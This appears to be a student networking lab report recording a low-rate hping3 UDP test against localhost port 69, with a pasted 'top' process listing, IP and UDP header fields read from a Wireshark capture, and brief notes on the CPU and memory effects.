

Screenshot of wireshard capture:



Screenshot of top command before attack:




Screenshot of top command during attack:



```
top - 11:15:57 up 13 min, 1 user, load average: 0.17, 0.09, 0.03
Tasks: 155 total, 3 running, 152 sleeping, 0 stopped, 0 zombie
%Cpu(s): 11.4 us, 4.7 sy, 0.0 ni, 83.5 id, 0.4 wa, 0.0 hi, 0.0 si, 0.0
MiB Mem : 998.9 total, 61.7 free, 482.0 used, 455.3 buff/cache
MiB Swap: 975.0 total, 975.0 free, 0.0 used. 378.5 avail Mem


  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND
 3148 kali      20   0   256248   67220   56708 R   21.9   6.6   0:06.62 qtermi+
   463 root       20   0   259948   80416   40172 R   18.9   7.9   0:20.43 Xorg
   802 kali      20   0   319940   77044   57648 S    3.7   7.5   0:06.94 xfwm4
  3988 root       20   0   12136    5628    5296 S    2.7   0.6   0:00.57 hping3
  3782 kali      20   0   467492  188164  114012 S    2.3  18.4   0:02.15 wiresh+
   838 kali      20   0    72124   29144   16516 S    1.3   2.8   0:11.20 panel-+
   128 root      -51   0         0         0      0 S    0.7   0.0   0:00.33 irq/18+
  2952 root       20   0         0         0      0 I    0.7   0.0   0:00.46 kworke+
  3602 kali      20   0   256380   67380   56744 S    0.7   6.6   0:00.59 qtermi+
  3626 kali      20   0    11848    3776    3208 R    0.7   0.4   0:00.24 top
    12 root       20   0         0         0      0 I    0.3   0.0   0:01.05 rcu_sc+
    56 root       20   0         0         0      0 I    0.3   0.0   0:00.18 kworke+
    63 root       20   0         0         0      0 I    0.3   0.0   0:03.77 kworke+
   296 root       20   0     8272    5936    1708 S    0.3   0.6   0:00.30 haveged
   726 kali      20   0    22696    2672    2336 S    0.3   0.3   0:06.87 VBoxCl+
   840 kali      20   0    88896   23824   19084 S    0.3   2.3   0:04.46 panel-+
   841 kali      20   0   404628   36780   30968 S    0.3   3.6   0:01.28 panel-+
  3908 kali      20   0    19188    8556    7948 S    0.3   0.8   0:00.08 dumpcap
    1 root       20   0    35028    9428    7520 S    0.0   0.9   0:03.47 systemd
    2 root       20   0         0         0      0 S    0.0   0.0   0:00.00 kthrea+
```

G.



a.

- Source IP: 127.0.0.1
- Destination IP: 127.0.0.1
- Protocol field: UDP (17)
- Total length: 4028
- Header checksum: 0xb82e



b.

- Source port: 12261
- Destination port: 69
- Head checksum: 0x803f

c. As we are just sending 100 requests per seconds we don't see any significant difference in top command during attack. Following at the slight differences that I see.

- CPU utilization is increased but not to the extremes, jump of 20-40% can be observed in utilization.
- Memory utilization by Hping3 command is same there is no significant difference in that, the only thing is wireshark is consuming more memory for recording the data.